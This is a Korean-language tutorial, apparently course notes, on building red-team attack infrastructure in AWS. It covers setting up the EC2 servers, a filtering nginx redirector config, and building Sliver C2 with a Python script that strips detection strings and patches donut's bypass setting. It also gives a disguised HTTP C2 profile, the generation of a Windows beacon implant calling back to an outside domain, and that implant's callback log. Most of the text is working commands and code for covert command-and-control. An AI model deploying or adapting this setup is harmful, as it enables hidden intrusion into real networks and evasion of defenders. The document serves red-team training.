개념
공격자 인프라
- 작전 보안 : 탐지
- 콜백
- 가용성
공간의 구분
- 레드팀 공간 : 레드팀 소유 or 물리적 접근 가능한 온프레미스 하드웨어 / 네트워크
- 그레이 공간 : 인터넷에서 접근 가능, 레드팀 인프라가 있는 공간
- 타깃 / 대상 공간 : 공격이 이뤄지는 대상의 네트워크 공간
구성 요소
- C2 서버 : 대상과의 명령 / 제어 체
- 리다이렉터
- 페이로드
- 오퍼레이터
- 메일
AWS 공격자 인프라 환경 구축
VPC 설정

- 이름 태그 자동 생성 : RedTeamLite
- 가용 영역 수 : 1개
- 프라이빗 서브넷 수 : 0개
- NAT 게이트웨이 : 없음
- VPC 엔드포인트 : 없음

SSH 설정하기
ssh-keygen -t rsa -b 2048 -f ~/.ssh/redteamlite -C 'redteamlite course' -N ""위 명령어를 통해서 rsa 키를 만들고
cd /.ssh
cat redteamlite.pub- ec2 > 키 페어 > 작업 > 키 페어 가져오기E
EC2 - C2 서버
- Ubuntu
- t3.small
- 네트워크 설정
- RedTeamLite-vpc
- subnet
- 활성화
- 보안 구릅 생성
- RTL-SG-C2
- SSH
- 내 IP(CGNAT을 이용하고 있어서 다른 사람의 네트워크로 공격될 수 있음!)
- 모든 트래픽
- 사용자 지정 : 10.0.0.0/8
- SSH
- 스토리지 구성 : 16GB
서버 로그인 확인
ssh -i ~/.ssh/redteamlite ubuntu@아이피EC2 - redirect server
- ubuntu
- t3.micro
- 네트워크 설정
- RedTeamLite-VPC
- subnet
- 활성화
- 보안 그룹 생성
- RTL-SG-Redirector
- SSH
- 내 IP
- 사용자 지정 TCP
- port: 80
- 위치 무관
- 사용자 지정 TCP
- port : 443
- 위치 무관
- SSH
EC2 - Operator
- ubuntu
- t3.micro
- 네트워크 설정
- RedTeamLite-VPC
- subnet
- 활성화
- 보안 그룹 생성
- RTL-SG-Operator
- SSH
- 내 IP
- 사용자 지정 TCP
- port : 80
- 위치 무관
- 사용자 지정 TCP
- port : 443
- 위치 무관
- SSH
- 스토리지 구성 : 12GB
도메인 설정
- 레코드 이름 : www
- IP : Redirector 서버 IP
Redirector 서버 설정
Nginx 설정
sudo apt install nginx certbot python3-certbot-nginxcertbot (HTTPS 설정)
sudo certbot --nginx -d www.haeyul.net --agree-tos --non-interactive -m admin@www.haeyul.netHTTP 헤드 및 User-agent를 이용해서 트래픽 필터링 하기
sudo vim /etc/nginx/nginx.conf 파일 설정
# sudo vim /etc/nginx/nginx.conf
# sudo nginx -s reload -c /etc/nginx/nginx.conf
#

user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
    worker_connections 768;
}

http {
    map_hash_bucket_size 1024;
    sendfile             on;
    tcp_nopush           on;
    tcp_nodelay          on;
    keepalive_timeout    65;
    types_hash_max_size  2048;
    server_tokens        off;

    add_header Referrer-Policy "no-referrer";

    include       /etc/nginx/mime.types;
    default_type  text/html;

    log_format main '[$time_iso8601] $remote_addr - $remote_user proxy:$upstream_addr $status '
                    '"$request" $body_bytes_sent "$http_referer" '
                    '"$http_user_agent" "$http_x_forwarded_for"';

    access_log /var/log/nginx/access.log main;
    error_log  /var/log/nginx/error.log;

    gzip        off;
    gzip_disable "msie6";

    # === START OF MAPS - C2 Routing and Filtering Logic ===

    # C2 User-Agent check
    map $http_user_agent $is_valid_ua {
        default 0;
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/538.36 (KHTML, like Gecko) Chrome/132.0.0.13 Safari/536.36 Edg/132.0.0.13" 1;
    }

    # Ligolo User-Agent check
    map $http_user_agent $is_ligolo_ua {
        default 0;
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/538.36 (KHTML, like Gecko) Chrome/132.0.0.13 Safari/536.36 Edg/133.0.0.13" 1;
    }

    # C2 HTTP Header check
    map $http_x_amz_target    $is_x_amz_target    {
        default 0;
        "RedTeamLite" 1;
    }

    # C2 HTTP Header check
    map $http_x_amz_blob_type $is_x_amz_blob_type {
        default 0;
        "Local-rtl31337" 1;
    }

    # C2 - User-agent + HTTP Header check
    map "$is_valid_ua$is_x_amz_target$is_x_amz_blob_type" $is_valid_regular_c2 {
        default 0;
        "111" 1;
    }

    # Either C2 or Ligolo check
    map "$is_valid_regular_c2$is_ligolo_ua" $allow_redirect {
        default 0;
        "~1" 1;    # any string containing “1” → allow
    }

    # C2 vs. Ligolo, map which backend to send traffic
    map $is_ligolo_ua $REDIRECT_DESTINATION {
        1 "<https://127.0.0.1:8443>";  # Ligolo traffic redirected to redirector's 8443
        # !! CHANGE ME !! C2 server private IP
        0 "<https://10.0.5.41:443>";   # C2 traffic redirected to C2 server's AWS private IP
    }

    # === END OF MAPS ===

    server {
        listen 443 ssl;

        # !! CHANGE ME !! - 2. Domain name - for server name
        server_name www.haeyul.net;

        # !! CHANGE ME !! - 3. Domain name - for ssl cert
        ssl_certificate     /etc/letsencrypt/live/www.haeyul.net/fullchain.pem;
        ssl_certificate_key /etc/letsencrypt/live/www.haeyul.net/privkey.pem;

        # Destination for bad traffic
        set $BAD_TRAFFIC_DESTINATION <https://google.com>;

        location / {
            # Bad traffic goes to google. Byebye!
            if ($allow_redirect = 0) {
                return 302 $BAD_TRAFFIC_DESTINATION$request_uri;
            }

            # Websocket support for Ligolo
            proxy_http_version 1.1;
            proxy_set_header Upgrade $http_upgrade;
            proxy_set_header Connection "Upgrade";
            proxy_buffering off;

            # Good traffic → proxy to selected C2 backend
            proxy_ssl_verify   off;
            proxy_redirect     off;
            expires            off;
            proxy_set_header   Host             $host;
            proxy_set_header   X-Forwarded-For  $proxy_add_x_forwarded_for;
            proxy_set_header   X-Real-IP        $remote_addr;

            proxy_pass $REDIRECT_DESTINATION;
        }
    }
}
sudo nginx -t

sudo nginx -s reload -c /etc/nginx/nginx.conf
작동 확인하기
C2 서버에 접속
cd /tmp
echo hello from c2 > hi.txt
sudo apt update -y
sudo apt install pipx -y
pipx install git+https://github.com/sc0tfree/updog.git

sudo /root/.local/bin/updog -p 443 --ssl
User Agent 정상 작동 확인하기
curl -k -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/538.36 (KHTML, like Gecko) Chrome/132.0.0.13 Safari/536.36 Edg/132.0.0.13" -H "X-AMZ-TARGET: RedTeamLite" -H "x-amz-blob-type: Local-rtl31337" <https://www.haeyul.cloud/hi.txt>C2 - Command and Control
Command and Control이란?
- 공격자가 장악한 시스템과의 통신, 제어를 가능하게 해주는 프레임워크
장점
- 고도화
- 작전보안
- 안정성
구성 요소
- 클라이언트
- 팀 서버
- 에이전트
클라이언트
- C2 서버와 소통하기 위한 GUI/웹/CLI 실행 프로그램
팀 서버
- 실제 C2 프레임워크, 백엔드
에이전트
- 실제 대상 시스템을 감염시키고 다양한 네트워크 트래픽을 사용해 C2 프레임워크의 팀 서버와 소통하는 악성코드
- 셸 코드, 셸 코드 로더
- 다양한 후속 공격 기능
후속 공격
- 명령 실행
- 프로세스 실행
- 후속 툴 실행
- 파일 업르드 / 다운로드
- SOCKS 프록시
- HVNC, Hidden Desktop
- 키로깅, 스크린샷, … 등
동작 종류
- 콜백(callback) : 감염된 에이전트가 C2에 리스너로 접속해서 명령 수신 실행 동작
- 비컨(Beacon) : 일정한 주기를 갖고 C2로부터 Task를 받아오는 에이전트
- 세션(Session) : 실시간으로 C2 서버와 통신하는 에이전트
- 리스너(Listener) : 콜백 상황에서 C2 프레임워크에서 사용하는 네트워크 서비스
코버넌트 C2 서버 구조

Main API
- Grunt-Creation : 셸 코드 컴파일 기능 제공
- Grunt-Operation : 후속 공격 기능 제공
- Operator-Related : 실질적인 GUI에 필요한 기능 제공
C2의 레드팀 오퍼레이션
-
오퍼레이터로서:
- C2의 커스텀/난독화 기능 사용
- 코드 수정, 코드 작성, 설정 파일 변경, 등 - 작전보안 & 기법에 맞게
-
C2 고도화 - Cobalt Strike예시
- Artifact Kit
- UDRL
- Sleep Mask Kit
- Mutator Kit
- Beacon Gate
- Process Injection Kit
- Post-Ex Kit
- BOF(Beacon Object File) Kit
- Malleable C2
C2 서버 설정
C2 서버 설정
먼저 Sliver C2 프레임워크를 사용하기 위해서 golang 환경 설정을 해야 합니다.
sudo su -
apt update -y
apt install -y curl git make binutils bison gcc golang-go zip
apt install -y libprotobuf-dev protobuf-compiler

bash < <(curl -s -S -L https://raw.githubusercontent.com/moovweb/gvm/master/binscripts/gvm-installer)
source ~/.gvm/scripts/gvm

gvm install go1.20.7
gvm use go1.20.7 --default

go install google.golang.org/protobuf/cmd/protoc-gen-go@v1.27.1
go install google.golang.org/grpc/cmd/protoc-gen-go-grpc@v1.2.0
golang 환경 설정이 끝났다면 이제 Sliver 프레임워크를 다운로드받습니다.
cd /opt
git clone https://github.com/BishopFox/sliver.git
cd ./sliver
git checkout tags/v1.5.43
import os
import re
BASE_DIR = "/opt/sliver"
TARGET_FILE = os.path.join(BASE_DIR, "implant/sliver/sliver.go")
DONUT_FILE = os.path.join(BASE_DIR, "server/generate/donut.go")
EXCLUDE_DIRS = {".git", ".github", "docs", "vendor"}
# !! CHANGEME !!
REPLACEMENTS = {
"ScreenshotReq": "ScShotReqzz",
"IfconfigReq": "IfcfgReqzz",
"ImpersonateReq": "ImprReqzz",
"InvokeMigrateReq": "InvMigReqzz",
"RevToSelfReq": "RevSelfReqzz",
"SideloadReq": "SidLdReqzz",
"InvokeSpawnDllReq": "InvSpDllReqzz",
"NetstatReq": "NetStReqzz",
"httpSessionInit": "Robertzzz",
"screenshotRequested": "scShotReqtdzz",
"RegistryReadReq": "RegRdReqzz",
"RequestResend": "ReqRsndzz",
"GetPrivInfo": "GetPrInfozz",
"-NoExit": "-nOeXIt",
"bishopfox": "zishepnux",
"BishopFox": "ZishepNux",
"beacon": "beakon",
"Beacon": "Beakon",
"BEACON": "BEAKON",
}
def rename_files_beacon():
for root, dirs, files in os.walk(".", topdown=False):
for name in files + dirs:
if "beacon" in name:
old = os.path.join(root, name)
# !! CHANGEME !!
new = os.path.join(root, name.replace("beacon", "beakon"))
os.rename(old, new)
def replace_string_IOCs():
for root, _, files in os.walk(BASE_DIR):
if any(x in root for x in EXCLUDE_DIRS):
continue
for file in files:
if file in {"obfs.sh", "modsliver.py"}:
continue
path = os.path.join(root, file)
try:
with open(path, "rb") as f:
print(f"Replacing strings in {path}...")
content = f.read()
except Exception as e:
print(f"Error reading {path}: {e}")
continue
# Replace byte patterns by converting keys and values into bytes.
for k, v in REPLACEMENTS.items():
content = content.replace(k.encode("utf-8"), v.encode("utf-8"))
try:
with open(path, "wb") as f:
f.write(content)
except Exception as e:
print(f"Error writing {path}: {e}")
def patch_donut():
if os.path.exists(DONUT_FILE):
with open(DONUT_FILE, "r+", encoding="utf-8") as f:
content = f.read().replace("Bypass: 3", "Bypass: 1")
f.seek(0)
f.write(content)
f.truncate()
def patch_max_connection():
with open(TARGET_FILE, "r", encoding="utf-8") as f:
lines = f.readlines()
if not any("const maxConnectionErrors = 1000" in l for l in lines):
for i, l in enumerate(lines):
if "beacons := transports.StartBeaconLoop(abort)" in l:
print("[+] Adding maxConnectionErrors")
lines.insert(i + 1, " const maxConnectionErrors = 1000\n")
break
for i, l in enumerate(lines):
if "if transports.GetMaxConnectionErrors() < connectionErrors {" in l:
context = lines[max(0, i - 15):i]
if any("const maxConnectionErrors = 1000" in x for x in context):
print("[+] Adding maxConnection if statement")
lines[i] = " if connectionErrors > maxConnectionErrors {\n"
break
with open(TARGET_FILE, "w", encoding="utf-8") as f:
f.writelines(lines)
def patch_dll_iocs():
paths = [
os.path.join(BASE_DIR, "implant/sliver/sliver.c"),
os.path.join(BASE_DIR, "implant/sliver/sliver.go")
]
pattern = re.compile(r'^func (VoidFunc|DllInstall|DllRegisterServer|DllUnregisterServer)\(\) { main\(\) }$')
for path in paths:
if not os.path.exists(path):
continue
with open(path, "r", encoding="utf-8") as f:
lines = f.readlines()
new_lines = []
for line in lines:
line = line.replace("StartW", "GoNowW")
if not pattern.match(line.strip()):
new_lines.append(line)
with open(path, "w", encoding="utf-8") as f:
f.writelines(new_lines)
def main():
patch_max_connection()
patch_donut()
patch_dll_iocs()
rename_files_beacon()
replace_string_IOCs()
print("All files have been updated.")
if __name__ == "__main__":
main()cd /opt/sliver
python3 modsliver.py
make pb
make./sliver-server
mv ~/.sliver/configs/http-c2.json ~/.sliver/configs/http-c2-bakup.json
vim ~/.sliver/configs/http-c2.json{
"implant_config": {
"user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/538.36 (KHTML, like Gecko) Chrome/132.0.0.13 Safari/536.36 Edg/132.0.0.13",
"chrome_base_version": 132,
"macos_version": "10_16_8",
"nonce_query_args": "abcdefghijklmnopqrstuvwxyz",
"url_parameters": null,
"headers": [
{
"name": "X-AMZ-Target",
"value": "RedTeamLite"
},
{
"name": "X-AMZ-Blob-Type",
"value": "Local-rtl31337"
}
],
"max_files": 5,
"min_files": 2,
"max_paths": 5,
"min_paths": 2,
"stager_file_ext": "ico",
"stager_files": [
"runner",
"process",
"prototype"
],
"stager_paths": [
"process",
"plugins",
"initializers",
"config"
],
"poll_file_ext": "htmlx",
"poll_files": [
"sidekiq",
"environments",
"info",
"benchmarker",
"mongoid",
"graphql",
"stylesheets",
"edit",
"puma",
"webpacker",
"database",
"test",
"yetting",
"mailers",
"controllers",
"jquery",
"server",
"README_FOR_APP",
"application_controller"
],
"poll_paths": [
"public",
"helpers",
"javascripts",
"app",
"tasks",
"images",
"views",
"environments",
"info"
],
"start_session_file_ext": "gitignore",
"session_file_ext": "xml",
"session_files": [
"properties",
"application",
"deploy",
"javascripts",
"tasks",
"request",
"environment",
"vue",
"boot",
"backtrace_silencers",
"wrap_parameters",
"test_helper"
],
"session_paths": [
"unit",
"tmp",
"db",
"stylesheets",
"home",
"layouts",
"doc",
"vendor",
"performance",
"script"
],
"close_file_ext": "log",
"close_files": [
"models",
"inspector",
"new",
"422",
"destroy",
"plugin",
"spawner",
"secret_token",
"plugins",
"development",
"storage",
"admin_controller",
"locales"
],
"close_paths": [
"test",
"log",
"assets",
"rails",
"lib",
"posts",
"fixtures",
"mailers",
"controllers",
"models"
]
},
"server_config": {
"random_version_headers": false,
"headers": [
{
"name": "Server",
"value": "awselb/2.0"
}
],
"cookies": [
"_session_id"
]
}
}./sliver-server
[server] sliver > https
[server] sliver > generate beakon -b https://www.cchealthwv.com -S 5 -J 1 -f exe -s /tmp/sliver-rtl.exe -d
[*] Generating new windows/amd64 beakon implant binary (5s)
[*] Build completed in 29s
[*] Implant saved to /tmp/sliver-rtl.exe
chmod 755 /tmp/sliver-rtl.exescp -i <ssh키> ubuntu@<C2-공인IP>:/tmp/sliver-rtl.exe sliver-rtl.exePS C:\Users\root\Desktop\RTL> .\sliver-rtl.exe
2025/04/30 14:23:21 transports.go:92: Yield c2 uri = 'https://www.cchealthwv.com'
2025/04/30 14:23:21 beakon.go:121: Next CC = https://www.cchealthwv.com
2025/04/30 14:23:21 beakon.go:167: Beakoning -> https://www.cchealthwv.com
0xb2ae40 0xb2f5c0 0xb2ad60 https://www.cchealthwv.com }
2025/04/30 14:23:21 httpclient.go:343: [http] POST -> https://www.cchealthwv.com/layouts/deploy.gitignore?kz=04s740228&v=3__4450222 (266 bytes)
2025/04/30 14:23:21 httpclient.go:392: [http] New session id: c244cb8a8afcbc4a631ab5592fcfe259
2025/04/30 14:23:21 sliver.go:179: Registering beakon with server오퍼레이터 설정
오퍼레이터란?
오퍼레이터는 레드팀 작전 중 필요한 행위를 하는 서버이다. 따라서 오퍼레이터 서버는 해커가 사용하고 싶은 툴을 설치하는 곳이다.
- 외부 정찰용 툴 :
Ax Framework,Nmap,Project Discovery 툴 - 터널링 용 툴 :
Chisel,Ligolo-ng - 리눅스 및 윈도우 바이너리 컴파일용 컴파일러 툴셋 :
gcc,mingw - Golang, Rust 등의 툴을 사용하기 위한 다양한 언어
- AWS CLI, Azure CLI, GCP, CLI 등의 클라우드 공격을 하기 위한 CLI 툴
RTL 환경 설정
sudo apt update -y
sudo apt install -y zip unzip golang-go pipx proxychains4 nmap vim tmux python3-dev build-essential
sudo apt install -y ruby ruby-dev liblzma-dev libffi-dev

sudo gem install evil-winrm

cd /opt
curl "<https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip>" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install

pipx install git+https://github.com/PennywOrth/NetExec
pipx install impacket
pipx install bbot
pipx ensurepath
추가적인 환경 설정
레드팀 인프라 구축
https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki